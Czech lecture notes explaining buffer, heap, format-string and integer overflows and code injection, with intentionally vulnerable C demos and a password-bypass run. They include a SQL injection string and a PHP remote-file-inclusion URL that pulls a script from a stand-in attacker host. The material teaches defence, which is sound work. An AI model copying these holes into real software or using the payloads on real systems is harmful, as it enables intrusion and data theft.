

Chyby v programech, bezpečnost programovacích jazyků


- Buffer overflow
- Format string vulnerability
- Integer overflow
- Code/command injection

Buffer overflow

- Anomálie, při které proces uloží data v části paměti, která není pro tento účel programátorem explicitně alokována
- Tento zápis může přepsat data v paměti, u kterých se to neočekávalo, což může vést k neočekávanému chování program:
 - o Chybný přístup do paměti
 - o Chybný výstup
 - o Ukončení, selhání program
 - o Narušení bezpečnosti systému

Buffer overflow

Přetečení bufferu (buffer-overflow) je poměrně častou technikou, jak se nabourat do systému. Nejdříve si připomeneme fungování zásobníku:



Předchozí obrázek popisuje zhruba každý spuštěný proces. Na nejnižších adresách je umístěn kód programu, nad ním inicializovaná a neinicializovaná data (globální proměnné) a úplně nahoře (v nejvyšších adresách) zásobník.

Zásobník se používá takřka na všech počítačových architekturách. Umožňuje odkládat data, abychom se k nim mohli později vrátit. Začátek zásobníku je na nejvyšší adrese a s tím, jak do

něj ukládáme data, roste směrem dolů. Na architekturách Intel x86 ukazuje vrchol zásobníku (u zásobníku je vše obráceně, vrcholem se tedy rozumí nejvyšší ještě volná buňka paměti – těsně pod posledně vložených datech) registr zvaný Stack Pointer (SP).

Do zásobníku se ukládají (PUSH) a z něj se vyzvedávají (POP) data. Ukládaná hodnota se kopíruje na adresu, na kterou ukazuje Stack Pointer, a poté se Stack Pointer dekrementuje, aby neustále ukazoval na první volné místo. Při vyzvedávání dat se postupuje obráceně.

Zásobník je důležitý zejména při volání funkcí. Před zavoláním podprogramu se na zásobník uloží parametry funkce, návratová adresa (adresa instrukce následující těsně za voláním funkce), starý Base Pointer (BP) a pak lokální proměnné dané funkce. Po návratu z funkce se všechny hodnoty obnoví, parametry odstraní a provede se skok na uloženou návratovou adresu, takže hlavní program může pokračovat přesně tam, kde skončil. Tímto mechanismem je pochopitelně automaticky vyřešeno i vnořené nebo dokonce rekurzivní volání funkcí.

Samotný princip přetečení bufferu je poměrně jednoduchý. V podstatě jde o to, že špatně napsaný program donutíme načíst do paměti více dat, než na kolik je stavěn. Veškeré útoky v tomto stylu vycházejí z nějaké chyby v programu a taky z toho, že počítač udělá PŘESNĚ to, co mu řekneme, ať už je to cokoliv.

Zpracovávané údaje se obvykle načítají do nějakého bufferu, čili pole bajtů, intů, charů a podobně. Pokud má program vstupy špatně ošetřené, můžeme mu předhodit více dat, než se do jeho bufferu vejde a přepsat tak paměť těsně za tímto bufferem. Toho se dá různými způsoby zneužít k napadení systému. Pokud budeme mít štěstí, oblast paměti za přetečeným bufferem bude patřit proměnné uchovávající heslo nebo název nějakého souboru, kterou takto přepíšeme na nějakou jinou, „naši“ hodnotu.

Celá věc se ovšem musí provést opatrně, abychom se nepokusili zapisovat do paměti, ke které nemáme přístup (tedy za hranice zásobníku), jinak se se zlou potážeme a jádro na nás zakřičí své ohrané Segmentation fault.

Ukázka přetečení bufferu

```
/* soubor overflow.c */

#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
    char a[8] = "aaaaaaa";
    char b[8] = "bbbbbbb";

    printf("Pred:\na = %s\nb = %s\n", a, b);
    memcpy(b, "BBBBBBBBBBBB", 12);
    printf("Po:\na = %s\nb = %s\n", a, b);
    return 0;
}
```

Výstupem programu bude:


```
$ gcc overflow.c -o overflow
$ ./overflow
Pred:
a = aaaaaaa
b = bbbbbb
Po:
a = BBBBaaa
b = BBBBBBBBBBBB
```

V ukázce definujeme dvě osmibajtová pole znaků, a a b, která jsme zároveň i inicializovali. Provede se kontrolní výstup, který ověří, že v polích jsou skutečně naše hodnoty. Poté se pokusíme do pole b zapsat 12 bajtů a opět provedeme kontrolní výstup.

Vidíme, že ačkoliv jsme příkazem memcpy přistupovali pouze k bufferu b, dosáhli jsme i změny obsahu bufferu a. Co přesně se stalo? Jak už víme, každý proces má vyhrazenou část volné paměti, tzv. zásobník. Na zásobník se ukládají lokální proměnné, návratové adresy pro vyskočení z podprogramu a podobné věci.

Po spuštění programu se na zásobník uloží argumenty příkazové řádky a proměnné prostředí a zavolá se funkce main(). Volání main u je voláním podprogramu, takže se na zásobník strčí návratová adresa z funkce main() a obsah registru BP (base-pointer). Samotná funkce main() si na zásobník uloží své lokální proměnné a a b.

Stav paměti zásobníku před vykonáním prvního příkazu funkce main() ukazuje následující obrázek.



Protože zásobník roste směrem dolů od nejvyšší adresy k nižším a lokální proměnné se na něj ukládají postupně, bude se buffer b nacházet těsně pod polem a.

Pochopitelně zápis dvanácti bajtů do osmibajtového pole nutně povede k „přetečení“ do paměti nad bufferem b, v našem případě do pole a. Jazyk C totiž se svou pointerovou

aritmetikou už z principu nemůže v době překladu odhalit zápis mimo rozsah pole, a tak ačkoliv příkazem `memcpy()` evidentně přistupujeme za hranice bufferu `b`, nic nepovoleného se neděje, protože stále pracujeme s pamětí, která je programu přidělena.

Detail situace v místě uložení polí `a` a `b`:

Před přetečením:	Po přetečení:
<pre> +---+ 0 a a a char a[8] a a a a +---+ </pre>	<pre> +---+ 0 a a a B B B B +---+ </pre>
<pre> +---+ 0 b b b char b[8] b b b b +---+ </pre>	<pre> +---+ B B B B B B B B +---+ </pre>

Toho se dá využít. Představme si, že máme následující (dost stupidní) program, který je chráněn jednoduchým systémem hesla. Díky fintě s přetečením bufferu `param` kontrolu hesla objdeme.

```

/* soubor vulnerable1.c */

#include <stdio.h>
#include <string.h>

int main(int argc, char** argv) {
    char password[8] = "qwert"; /* pro jednoduchost takhle...*/
    char param[8] = "";
    char* user_pass;

    if (argc == 3) {
        /* dva argumenty */
        strcpy(param, argv[1]);
        user_pass = argv[2];
    } else if (argc == 2) {
        /* jeden argument */
        user_pass = argv[1];
    } else {
        /* zadny nebo vice nez dva argumenty */
        printf("Usage: %s [-X] <password>\n", basename(argv[0]));
        return 0;
    }

    if (strcmp(password, user_pass) == 0) {
        /* uzivatel zadal spravne heslo */
        puts("Welcome!");
    }
}

```

```

    } else {
        /* heslo je spatne */
        puts("Wrong password!");
    }
}

```

Zranitelné místo programu je v okamžiku volání funkce `strcpy()`. Zkusme jej tedy využít:

```

$ gcc vulnerable1.c -o vulnerable1
$ ./vulnerable1
Usage: vulnerable1 [-X] <password>
$ ./vulnerable1 -X qwert
Welcome!
$ ./vulnerable1 -X heslo
Wrong password!
$ ./vulnerable1 12345678heslo heslo
Welcome!
$


```

(Poznámka: to, že se buffery `password` a `param` nacházely opravdu těsně za sebou, je víceméně „náhoda“. Proměnné se na zásobníku kvůli efektivitě všelijak zarovnávají, takže se často stane, že je mezi nimi nějaká mezera. Na co se však můžeme vždy spolehnout, je pořadí jejich umístění – a to vlastně stačí.)

Heap overflow

Abychom pochopili, jak přetečení haldy funguje a zejména, jak to může být zneužito, musíme se nejdříve podívat na správu paměti. Program může ukládat proměnné - a tedy i buffery - ve třech různých částech paměti: v datové oblasti, v zásobníku a haldě.

Kompilátor ukládá lokální proměnné funkcí v zásobníku. Zásobník má také další důležitou funkci: procesor si zde ukládá návratové adresy při volání podprogramu. Pokud se útočníkovi podaří přepsat tuto adresu jinou hodnotu pomocí přetečení bufferu, bude procesor pokračovat ve zpracování zcela jiného kódu. Návratová hodnota byla změněna a místo toho odkazuje na kód, který byl „vpašovaný“ dovnitř.




Funkce pro práci s haldou

- malloc(), calloc(), realloc() (ANSI-C)
- new (C++)
- GetMem(), New() (Delphi)
- LocalAlloc(), HeapAlloc() (Windows)


Příklad jednoduché implementace haldy

Vše, co potřebuje naše jednoduchá implementace SimpleHeap jsou funkce pro přidělení a uvolnění paměti.



Funkce rozdělení SimpleHeap_alloc () vyhledá dostupný blok dostatečné velikosti a použije ho. Implementace funkce pro uvolnění paměti SimpleHeap_free () je také velmi jednoduchá – uvolní paměť tím, že ukazatel na datový blok označí jako volný jeho nastavením na 0.

Samozřejmě je potřeba vyřešit správu volných bloků a jejich případné slučování.



Možnosti Heap overflow

- statická maximální velikost haldy + pokus o zápis velkého množství dat
- chybná kalkulace množství alokované paměti na základě podvržené informace
- potřeba znalosti konkrétní použité implementace haldy
- není možné přímo přepisovat adresy použité pro posun v paměti, pouze data používaná pro správu haldy (next, prev, size, used)

Ukázkový soubor s obrázkem začíná čtyřmi bajty pro šířku a výšku obrázku, následuje jeden bajt pro každý pixel obsahující informaci o barvě. Program, který uživatel spustí, zpracovává obrázek, přečte informace o šířce a výšce ze souboru a vyhrazuje si potřebné množství místa pro obrazová data funkcí SimpleHeap_alloc().

Jednotlivé kroky programu:


- 1 Read "width"
- 2 Read "height"
- 3 Allocate memory labelled "image" of the size "width * height"
- 4 Loop, for each line in the image ($0 \leq i < \text{height}$) :
 - Allocate memory labelled "line" of size "width"
 - Read "width" bytes of data into "line"
 - Process "line"
 - Store "line" in memory area "image" at position "width * i"
 - Release memory labelled "line"
- 10 End loop

```
image = (unsigned char *) SimpleHeap_alloc(width * height, myRoot);
```

Width = 0x 00 00 00 80 = 256

Height = 0x 10 00 00 00 = 268435456

width * height = 0x 8 00 00 00 00



Pochopitelně hodnota 8 bude v nejvyšším bajtu ztracena. Takže funkce SimpleHeap_alloc bude alokovat 0 bajtů pro obrazová data. Z této datové oblasti je pak možné předat řízení mimo haldy.

Výsledkem je přetečení haldy, zde z důvodu integer overflow při výpočtu alokované paměti.

Útočník může přetečení haldy způsobit souborem obsahujícím znaky A pro obrazová data:

```
00: 80 00 00 00 00 00 00 10 41 41 41 41 41 41 41 41 ..... AAAAAAAAAA
10: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
20: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
30: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

Hodnota šířky a výšky je v obráceném pořadí (intel procesory používají formát little-endian, který začíná nejméně významným bajtem).

Ukázkový program havaruje, když začne upravovat obraz, jakmile dosáhne řádku 9 v první smyčce, pomocí funkce SimpleHeap_free způsobuje porušení ochrany paměti, když je přečtena adresa 0x4141414d:

```
if ( 0 == hdr->next->used )
```

A kde se vzalo to d? Znaky A přepsaly záhlaví řádku 8. Řádek 9 pak volá SimpleHeapfree (). Zatímco proměnná hdr ještě se odkazuje na správné místo v paměti, obrazová data byla přepsána.

Jako výsledek, výraz `hdr-> next` má hodnotu 0x41414141, což je ekvivalent čtyř velkých A (0x41). prvek používaný v SimpleHeap záhlaví je na offsetu 12 od začátku záhlaví, 4 byty pro každý next, prev, a size. To vede k následujícímu výpočtu adresy:

$$0x41414141 + 0x0c = 0x4141414d$$

Pokud bychom se snažili číst hodnotu na této adrese, které paměť není přidělena, vyprodukujeme porušení ochrany paměti.

Více informací:

Felix Lindner, A heap of risk

<http://www.h-online.com/security/features/A-Heap-of-Risk-747161.html>

Format string vulnerability

- použití nefiltrovaného uživatelského vstupu jako formátovacího parametru v printf()
- útočník může použít %s a %x k výpisu dat ze stacku, nebo jiné části paměti
- pomocí %n je zase možné data zapsat do paměti

Formátovací funkce

Format function	Description
fprint	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length
vfprintf	Prints the a va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

Nejčastější parametry použité pro Format String Attack

Parameters	Output	Passed as
%%	% character (literal)	Reference
%p	External representation of a pointer to void	Reference
%d	Decimal	Value
%c	Character	
%u	Unsigned decimal	Value
%x	Hexadecimal	Value
%s	String	Reference
%n	Writes the number of characters into a pointer	Reference

Příklad

```
printf(buffer)
printf("%s", buffer)
```

Chyby ve formátovacím řetězci se nejčastěji objeví, když programátor chce tisknout řetězec. Programátor může omylem napsat printf (buffer) místo printf ("% s ", buffer). První verze interpretuje buffer jako formátovací řetězec, a analyzuje všechny formátovací instrukce, které může obsahovat. Druhá verze jednoduše vytiskne řetězec na obrazovku, jako programátor zamýšlel.

Integer overflow

- aritmetická operace vyrobí číslo mimo rozsah úložiště
- rozsahy jsou dány velikostí registrů procesoru

8 bitů ($2^8 - 1 = 255$)

16 bitů ($2^{16} - 1 = 65\,535$)

32 bitů ($2^{32} - 1 = 4\,294\,967\,295$)

64 bitů ($2^{64} - 1 = 18\,446\,744\,073\,709\,551\,615$)

128 bitů ($2^{128} - 1 = 340\,282\,366\,920\,938\,463\,463\,374\,607\,431\,768\,211\,455$)

Příklad

```
#include <stdio.h>
#include <math.h>
int main(int argc, char **argv){
    int i = pow(2,31);
    i++;
    printf("value:%d\n", i);
}
```

Code/command injection

- zpracování nesprávných dat
- za předpokladu znalosti způsobu interpretace
- zásadní dopady

Chybné předpoklady

- metaznaky z API nikdy nejsou na vstupu
- na vstupu jsou pouze číselné znaky
- vstup nepřesáhne danou velikost
- numerické hodnoty jsou stejné nebo menší, než dané maximum
- numerické hodnoty jsou stejné nebo větší, než dané minimum
- data poskytovaná serveru klientem nemohou být modifikována klientem
- není problém brát ukazatele, nebo indexy polí ze vstupu
- vstup nikdy nedává chybné, nebo mylné informace o svých vlastnostech

Příklady

- SQL injection

```
SELECT UserList.Username FROM UserList WHERE
UserList.Username = 'Username' AND UserList.Password =
'Password'

SELECT UserList.Username FROM UserList WHERE
UserList.Username = 'Username' AND UserList.Password =
'password' OR '1'='1'
```

- web browser a jeho pluginy
- PHP, ASP injection
Řeší-li nějaký server vkládání těla stránek následujícím způsobem

`http://www.server.tld/index.php?page=home.php`

pak obsahuje soubor `index.php` mj. kód podobný následujícímu

```
include $_GET['page'];
```

který zapříčiní načtení a vykonání souboru `home.php`. Útočník si tedy nahraje na nějaký webhosting script se svým PHP kódem. Pro zobrazení nepřeloženého zdrojového kódu (např. při zjišťování přístupových kódů do databáze) se používá funkce `highlight_file()`, případně její alias `show_source()`

```
<?php show_source('index.php'); ?>
```

Útočník však musí docílit toho, aby tento kód neprošel při načítání přes PHP parser jeho serveru (nevykonával se již na freehostingu), který by kód vykonával lokálně a následně PHP příkazy ze souboru odstranil. Dosáhnout toho může hned několika způsoby, například tím, že zákeřnému scriptu dá příponu `.txt`, nebo vůbec žádnou a posléze načte ve svém prohlížeči následující URL

`index.php?page=http://hacker.freehosting.tld/script.txt`

čímž se jeho kód vloží do souboru `index.php` na napadeném serveru a vykoná se.

- Shell injection
- HTML/Script injection (Cross-site scripting)

Prevence

- validace vstupu
- vynechání potenciálně nebezpečných znaků (`htmlspecialchars()`, `mysql_real_escape_string()`)
- kódování vstupu
- kódování výstupu
- prepared statements, bind variables
- modulání disasociace shellu od kernelu